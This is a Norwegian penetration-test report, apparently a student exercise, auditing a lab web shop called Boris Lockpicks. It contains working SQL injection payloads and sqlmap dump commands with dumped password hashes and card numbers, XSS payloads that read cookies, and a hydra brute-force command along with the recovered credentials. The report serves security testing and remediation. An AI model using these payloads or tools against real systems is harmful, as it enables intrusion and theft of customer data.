



# Teknisk sikkerhetsrevisjon

Rapport av Boris Lockpicks





## Sammendrag

Denne testen er utført av Sikkerhetsselskapet SCS på vegne av Boris Lockpicks.

Webportalen til Boris Lockpicks er revidert med hensyn på sikkerhet.

I denne rapporten er det fire kritiske sårbarheter som bør fikset så fort som mulig.

Webapplikasjonen er sårbar for SQL injection, dette er en kritisk sårbarhet som lar deg hente ut sensitiv data fra databasen. Det er mulig å hente ut brukere, passord og kortdetaljer. XSS scripting er kvalifisert som en kritisk sårbarhet i rapporten, dette går ut på å injisere script inn på siden. Dette kan bli brukt til å kjøre skadelig kode på nettsiden hvor angriperen vil avgjøre hvor skadelig utfallet blir. Port 9999 er åpen, hvor server innstillinger ligger. Denne er sårbar for bruteforce, en kombinasjon av dårlig passord og ingen maks grense på feil passord forsøkt. Dette er en kritisk sårbarhet fordi man får tilgang til å endre på hele serveren ved å vite brukernavn og passord. Mulig med IDOR, dette lar det bytte bruker i url ved å endre på id nummer. Dette er en kritisk sårbarhet fordi du bytter bruker uten autentisering.

Passord med svak hash er en høy sårbarhet. Passord er hashet med md5 som gjør det lett å dekryptere når man først finner passordet. Port 999 kjører på http som gjør det mulig for angripere å lese brukernavn og passord i klartekst. Dette er mulig når man logger inn på abbys.

## Innhold




Sammendrag .....	1
Innhold .....	2
Vurdering av Alvorlighetsgrad .....	5
Testmetodikk .....	3
Oversikt over sårbarheter .....	<b>Feil! Bokmerke er ikke definert.</b>
Diagram over sårbarheter .....	6
Gjennomførelse .....	4
Kontraktsregler .....	4
Deltagere .....	4
IP adresser brukt under testing .....	4
Detaljert beskrivelse av funn .....	7
Sårbarhet 1- SQL injection (kritisk) .....	7
Sårbarhet 2- XSS scripting (kritisk) .....	10
Sårbarhet 3 – Port 9999 (kritisk) .....	13
Sårbarhet 4 - Insecure Direct Object Reference (kritisk) .....	15
Sårbarhet 5 – Passord hashet med md5 (høy) .....	17
Sårbarhet 6 - Authentication Credentials Captured (høy) .....	19
Sårbarhet 7 – SMB innlogging anonym tilgang (høy) .....	20
Sårbarhet 8 – innloggingsdetaljer for osboxes (høy) .....	22
Sårbarhet 9 – Port 42420 http (middels) .....	24
Sårbarhet 10 – Ingen anti-CSRF tokens (middels) .....	25
Sårbarhet 11- CSP header Not Set (middels) .....	27
Sårbarhet 12 – phpinfo.php lekket informasjon (middels) .....	28
Sårbarhet 13 - Uautorisert tilgang til admin fil (middels) .....	30
Sårbarhet 14 - Ingen anti Click-Jacking Header (middels) .....	31
Sårbarhet 15 - Cookie No HttpOnly Flag (lav) .....	32
Sårbarhet 16 - Cookie uten sikkerhets flagg (lav) .....	34
Sårbarhet 17 - Cookie without Same Site Attribute (lav) .....	36
Sårbarhet 18 - Private IP Disclosure (lav) .....	38
Sårbarhet 19- Server lekket versjon informasjon via "Server" HTTP Response Header (lav) .....	39
Sårbarhet 20 – skjult fil admin.php (lav) .....	40
Sårbarhet 21 - Strict-Transport-Security Header Not Set (lav) .....	41
Sårbarhet 22 - X-Content-Type-Options Header missing (lav) .....	42
Informasjon 1 - GET for POST .....	43
Informasjon 2 – Server side template injeksjon .....	44
Informasjon 3 – Åpne porter .....	45



## Testmetodikk

Under testingen tok ble det tatt utgangspunkt fra OWASP testing guide 4.0 sitt rammeverk med eget utgangspunkt. Å følge denne malen for testing ga en god oversikt og gjorde testingen mer systematisk. Målet var å teste sikkerheten hos Boris Lockpicks og gi dem veiledning og hvor det trengs forbedring. Det ble brukt Wireshark for å finne ip adresse til vm når den kjørte. IP adresse ble brukt til å kjøre Boris Lockpicks i nettleser. Første steget var informasjonssamling, da ble det først kjørt Nmap som ga informasjon om åpne porter og det som kjører på porten. I den første fasen ble Nessus brukt for å samle inn informasjon om systemet. Dirbuster og dirb ble kjørt, dette ga informasjon om alle mapper og undermapper som ligger på webapplikasjonen. Metasploit ble brukt for å komme inn på smb. Deretter ble det gjennomført et Nikto scan som listet opp sårbarheter hvor det fantes sikkerhetshull. OWASP ZAP var et annet sårbarhetsverktøy, som ble brukt for å analysere sårbarhetene i webapplikasjonen. Etter en analyse av sårbarhetene ble manuell testing gjennomført. Da ble det testet for SQL-injection og XSS scripting. Det ble i tillegg gjennomført automatisk testing av SQL med sqlmap. Hydra var et annet automatisk verktøy, dette ble brukt for bruteforce mot port 9999. Funnene ble tatt skjermbilder av og dokumentert i rapporten. Til slutt ble det kommet med anbefalinger som kan forhindre sårbarhetene.



## Gjennomførelse

Testen retter seg mot følgende inngangspunkt:

- 192.168. [REDACTED]
- 192.168. [REDACTED]
- 192.168. [REDACTED]
- 192.168. [REDACTED]

## Kontraktsregler

Sikkerhetsselskapet SCS og kunden har inngått en avtale, SECURITY ASSESSMENT AGREEMENT er signert i forkant av alle parter. Avtalen som dekker dette oppdraget, er datert den 01.11.2024 og dekker perioden fra 01.11.2024 til 22.11.2024.

## Deltagere

Testene ble gjennomført av kandidatnummer 50319, hos sikkerhetsselskapet Security Scan Solutions.

## IP adresser brukt under testing

Ingen eksterne IP adresser ble brukt under testing

# Oversikt over sårbarheter



## Vurdering av Alvorlighetsgrad


Beskrivelse	CVSS V3 Score Range	Alvorlighet
Kritisk sårbarhet er en sårbarhet utnyttet ved få trinn og utbytte kan være at du får tilgang til sensitiv informasjon. Dette er kritisk å få gjort noe med	9.0-10.0	Kritisk
Høy sårbarhet krever gjerne litt kunnskap. Bør fikses så fort som mulig.	7.0-8.9	Høy
Middels sårbarhet krever litt erfaring å få til, må gjerne kombineres med flere sårbarheter for videre utvikling. Disse bør fikses etter kritisk og høy ettersom de kan ha en fare for systemet	4.0-6.9	Middels
Dette er en sårbarhet som ikke er direkte skade for webapplikasjonen, men kan utnyttes videre med andre sårbarheter.	0.1-3.9	Lav
Dette er ikke sårbarhet. Ment som tiltak man tar til slutt	0.0	Informasjon

## Sårbarhetstabell




Kategori	Sårbarhet	Risiko
Sårbarhet 1	SQL injection henter ut brukernavn, passord og kort info	Kritisk
Sårbarhet 2	XSS scripting kan injisere skadelig kode	Kritisk
Sårbarhet 3	Port 9999 sårbar for bruteforce	Kritisk
Sårbarhet 4	IDOR mulig å bytte brukere gjennom url	Kritisk
Sårbarhet 5	Passord hashet med md5, svak hashing algoritme	Høy
Sårbarhet 6	Port 9999 bruker http, kan lese passord i klartekst	Høy
Sårbarhet 7	Anonym SMB innlogging	Høy
Sårbarhet 8	Innloggingsdetaljer for osboxes	Høy
Sårbarhet 9	Port 42420 kjører på http	Middels
Sårbarhet 10	Ingen CSRF token, sårbar for CSRF angrep	Middels
Sårbarhet 11	Ingen CSP policy satt	Middels
Sårbarhet 12	Phpinfo.php lekker server informasjon	Middels
Sårbarhet 13	Uautorisert tilgang til admin_show.php	Middels
Sårbarhet 14	Ingen anti-clickjacking header	Middels
Sårbarhet 15	Cookie uten http-only flagg	Lav
Sårbarhet 16	Cookie uten sikkerhetsflagg	Lav
Sårbarhet 17	Cookie uten same-site attribute	Lav
Sårbarhet 18	Private IP disclosure, phpinfo lekker ip adresse	Lav
Sårbarhet 19	Server lekker versjon informasjon via "Server" HTTP Response Header Field	Lav
Sårbarhet 20	Skjult admin.php fil	Lav
Sårbarhet 21	Strict-Transport-Security Header Not Set	Lav
Sårbarhet 22	X-Content-Type-Options Header missing	Lav
Informasjon 1	GET for POST	Info
Informasjon 3	Server site template injection	Info
Informasjon 3	Åpne porter	Info

## Diagram over sårbarheter



# Detaljert beskrivelse av funn



## Sårbarhet 1- SQL injection (kritisk)

### Beskrivelse

SQL injection går ut på å injisere SQL spørringer i input felter. Hvis SQL injection er mulig kan det for eksempel la deg hente ut sensitiv data fra databasen, eller modifisere databasen. Det er i utgangspunktet brukeren som setter grenser for hva man kan gjøre med et SQL injection. SQL injection er spesielt sårbar i applikasjoner som bruker PHP og ASP på grunn av deres utdaterte grensesnitt. Applikasjoner bør heller bruke J2EE eller ASP.net hvor disse er mindre sårbare mot et eventuelt SQL injection.

### Funn

Webapplikasjonen er sårbar for SQL injection i url hvor det ender med id=(tall). Dette fordi den lekket databaseinformasjon i urlen. Det er testet for manuell SQL injection med «and 1=2 union select uid, login, pwhash, cardnumber from customer» i url hvor det slutter med id=. Det ble i tillegg testet med et verktøy som gjør dette automatisk der sqlmap ble brukt. Denne fant hele databasen og kunne dumpe ut hva man spurte etter. Brukere hos ansatte og admin brukeren kunne bli dumpet ut. Dette anses som en kritisk sårbarhet fordi det er mulig å hente ut brukernavn, fulle navn, passord, adresse og kortdetaljer. Passordene er hashet med md5 hash, dette er en dårlig hashing algoritme som kan knekkes på kort tid. Både verktøy i kali knekker dette og et søk på nett etter md5 dekrypt vil gi deg passord i klartekst på kort tid. Dette kan senere brukes til å logge inn med offerets bruker og foreta betalinger.





## Området

[https://192.168./store\\_addtobasket.php?id=1](https://192.168./store_addtobasket.php?id=1) til id=8

[https://192.168./store\\_removeitem.php?id=1](https://192.168./store_removeitem.php?id=1) til id= 8

[https://192.168./store\\_viewdetails.php?id=1](https://192.168./store_viewdetails.php?id=1) til id= 8

## Anbefaling

Webapplikasjonen ser ikke ut til ha input validering noe som forhindrer angrepet.

## Referanser

<https://portswigger.net/web-security/sql-injection>

[https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)

## Validering

```
(kali㉿kali)-[~]
$ sqlmap -u "https://192.168.1.100/store_viewdetails.php?id=1" -D borislockpicks -T customer dump
```

```
Database: borislockpicks
Table: customer
[5 entries]
+----+-----+-----+-----+-----+-----+-----+-----+
| uid | login | name | logins | pwhash | address | cardnumber | expiryyear |
+----+-----+-----+-----+-----+-----+-----+-----+
| 1 |  |  | 0 | 84d961568a65073a3bcf0eb216b2a576 (superman) |  | 12312312 | 2023 |
| 2 |  |  | 0 | a0dff60cf804e30e76745e734571d1c3 |  | 1563300 | 2026 |
| 5 |  |  | 0 | 308e1920c81ba72b0788839184bea5ed |  | 98373988 | 2027 |
| 8 |  |  | 0 | 9e43731b669b2e0f6accfc1881615efa | Gateadressen 12\r\n3299 Huttiheita | 45645645 | 2024 |
| 9 | navn | navn navnessen | 0 | dd95e6ea0c2ffb0cc00d6f6549dfd756 (mittpassord) | Standardveien 99\r\n9999 Usett | 01917488 | 2027 |
+----+-----+-----+-----+-----+-----+-----+-----+

[12:15:29] [INFO] table 'borislockpicks.customer' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.100/dump/borislockpicks/customer.csv'
[12:15:29] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.100'

[*] ending @ 12:15:29 /2024-11-01/
```

Figur 1: Dumper ut customer tabellen med sqlmap




```
(kali㉿kali)-[~]
$ sqlmap -u "https://192.168.1.100/store_viewdetails.php?id=1" -D borislockpicks -T employee --dump

[12:14:53] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[12:14:59] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[12:14:59] [INFO] starting 4 processes
[12:15:17] [INFO] cracked password 'trustno1' for user 'admin'
Database: borislockpicks
Table: employee
[1 entry]
+----+-----+-----+
| uid | login | pwhash |
+----+-----+-----+
| 1   | admin | 5fcfd41e547a12215b173ff47fdd3739 | trustno1 |
+----+-----+-----+

[12:15:17] [INFO] table 'borislockpicks.employee' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.100/dump/borislockpicks/employee.csv'
[12:15:17] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.100'
[*] ending @ 12:15:17 /2024-11-02/
```

Figur 2: Dumper ut employee tabellen med sqlmap

https://192.168.1.100/store\_viewdetails.php?id=1 and 1=2 union select uid, login, pwhash, cardnumber from customer



84d961568a65073a3bcf0eb216b2a576

12312312

1 Add to basket

Copyright Eastwill Security

Figur 3: Får ut brukernavn, passord hashet og kortnummer med manuelt sql injection i url



## Sårbarhet 2- XSS scripting (kritisk)

### Beskrivelse

XSS scripting går ut på å utnytte nettstedet sin tillit til brukerne. Dette gjør det mulig å injisere script i input felt. Dette sees på som en høy sårbarhet hvor angriperen kan stjele sensitivt innhold, injisere skadelig kode og manipulere nettsiden.

### Funn

webapplikasjonen er sårbar for stored XSS scripting. Den er sårbar i url hvor det ble testet med «[aaa@aa.com](#)»<script>alert(document.cookie)</script>». Da kommer det en popup med cookie valuen. Dette kan gi angriperen mulighet til å lagre ondsinnet kode på nettsiden. Dette vil ramme alle brukere som besøker siden.

Det ble observert at det var mulig med reflected xss scripting i urlen. Testet med <script>alert('allows XSS');</script>, dette simulerte at det kom en popup med meldingen allows XSS. Det beviser at det er mulig å injisere annen type kode som potensielt kan være skadelig.

### området

[https://192.168./store\\_addtobasket.php?id=1](https://192.168./store_addtobasket.php?id=1) til 8

[https://192.168./store\\_removeitem.php?id=1](https://192.168./store_removeitem.php?id=1) til 8

[https://192.168./store\\_viewdetails.php?id=1](https://192.168./store_viewdetails.php?id=1) til 8

[https://192.168./usrmgr\\_saveuser.php](https://192.168./usrmgr_saveuser.php)



## Anbefaling

Det ble ikke observert noen Content Security Policy (CSP) i koden. Hvis man setter en CSP, kan det øke sikkerheten mot XSS. CSP kan forhindre injisert script i å kjøre på nettsiden, ved at den følger en policy. Det betyr at den ikke vil godta input som faller utenfor policy som er satt. Input validering av kode kan bidra til å forhindre XSS scripting det gjør at input blir validert før det kjøres på nettsiden. Det er viktig å implementere både CSP og input validering i koden for å minske angrep mot XSS.


## Referanser

<https://owasp.org/www-community/attacks/xss/>

<https://portswigger.net/web-security/cross-site-scripting/reflected>

[https://owasp.org/www-project-web-security-testing-guide/assets/archive/OWASP\\_Testing\\_Guide\\_v4.pdf](https://owasp.org/www-project-web-security-testing-guide/assets/archive/OWASP_Testing_Guide_v4.pdf)


## Validering




Figur 4: Reflected XSS i url



```
https://192.168.1.100/store_viewdetails.php?id=1 aaa@aa.com"><script>alert(document.cookie)</script>
```



Figur 5: Stored XSS i url



Figur 6: stored XSS lagret i kildekode



## Sårbarhet 3 – Port 9999 (kritisk)

### Beskrivelse

Port 9999 er en port hvor server innstillingene til serveren ligger. Det krever innlogging med brukernavn og passord for å endre server innstillingene.

### Funn

Det ble søkt etter port 9999 kom det en alert hvor det krevde brukernavn og passord for å få tilgang til Abbys sin server console, som webapplikasjonen kjører på. Ved å kjøre enum4linux i kali ble informasjon printet ut, hvor brukernavn til port 9999 var en av dem. Det ble observert at port 9999 ikke hadde noen begrensninger på antall skrevende passord. Dette gjør at den er sårbar for brute force angrep. Det ble dermed kjørt et brute force angrep mot port 9999 som fikk ut passordet.

### Området

:9999 i url

### Anbefaling

Denne sårbarheten ansees som en høy sårbarhet. Dette er en høy sårbarhet fordi hydra klarer å knekke passordet på sekunder. Angitt at man vet hva brukernavnet er. Når man har fått brukernavn og passord vil man få full tilgang til å endre inne på serveren. Det anbefales derfor at dere fjerner alerten hvor man logger seg inn. Implementer et innloggingsfelt istedenfor en alert hvis mulig. Implementer en maks grense for hvor mange feil passord som er tillat. Å lage regler for brannmuren hvor man bare tillater deres maskin i å få tilgang vil være anbefalt. Endre til https på denne porten er anbefalt. Endre port 9999 til et annet portnummer som ikke er like kjent kan også være et tiltak.

Denne porten er kjent for å være utsatt for hackerangrep. Det er derfor viktig å beskytte abbys serveren hvor man får tilgang til så mye ressurser.



## Validering

```
(kali㉿kali)-[~] 192.168.1.100
$ enum4linux -a 192.168.1.100
```


```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
du echo exit get getracl
S-1-22-1-1001 Unix User\boris (Local User) history iosize
S-1-22-1-1002 Unix User\admin (Local User) lowercase ls
```

Figur 7: lister brukernavn

```
(kali㉿kali)-[~] 192.168.1.100 login: Administrator password: mypass 147122 of 743008
$ hydra -l boris -P /usr/share/wordlists/rockyou.txt -vv 192.168.1.100 -s 9999 http-get /

[9999][http-get] host: 192.168.1.100 login: boris password: tinkerbell
```

Figur 8: knekker brukernavn og passord



Figur 9: inne på port 9999




## Sårbarhet 4 - Insecure Direct Object Reference (kritisk)

### Beskrivelse

IDOR er en sårbarhet som oppstår når man kan manipulere webapplikasjon parameter i urlen. Dette vil resultere i potensielt uautorisert tilgang eller stjeling av sensitiv data.

Dette oppstår når webapplikasjonen ikke sjekker om brukeren skal ha tilgang til å lese informasjonen før det blir vist.

### Funn

Hvis man er innlogget med en bruker i dette tilfelle «», som slutter på id=1 i urlen. Så kan man bytte bruker ved å endre id til id=2 som ble demonstrert i bildet under. Dette ansees som en kritisk sårbarhet. Dette er en kritisk sårbarhet fordi man kan bytte bruker uten autentisering og vil se kortdetaljer, adresse og fullt navn. Det er også mulig å foreta kjøp.

### Området

Mypage\_show.php?id=1 til id=2

(i dette tilfelle)

### Anbefaling

Anbefaling vil være å alltid verifisere brukerens tilgang når en bruker prøver å få tilgang til et nytt sted.

### Referanser

<https://portswigger.net/web-security/access-control/idor>






[https://cheatsheetseries.owasp.org/cheatsheets/Insecure\\_Direct\\_Object\\_Reference\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html)

## Validering

← → ↻ https://192.168.1.100/mypage\_show.php?id=1

 **Boris' Lockpicks**


← back to content page

Here are your user details.

Login

Name

Address


Card Type 

Card Number

Expiry Date

Figur 10: Bruker id=1

← → ↻ https://192.168.1.100/mypage\_show.php?id=2

 **Boris' Lockpicks**


← back to content page

Here are your user details.

Login

Name

Address

Card Type 

Card Number

Expiry Date

Figur 11: Bruker id=2



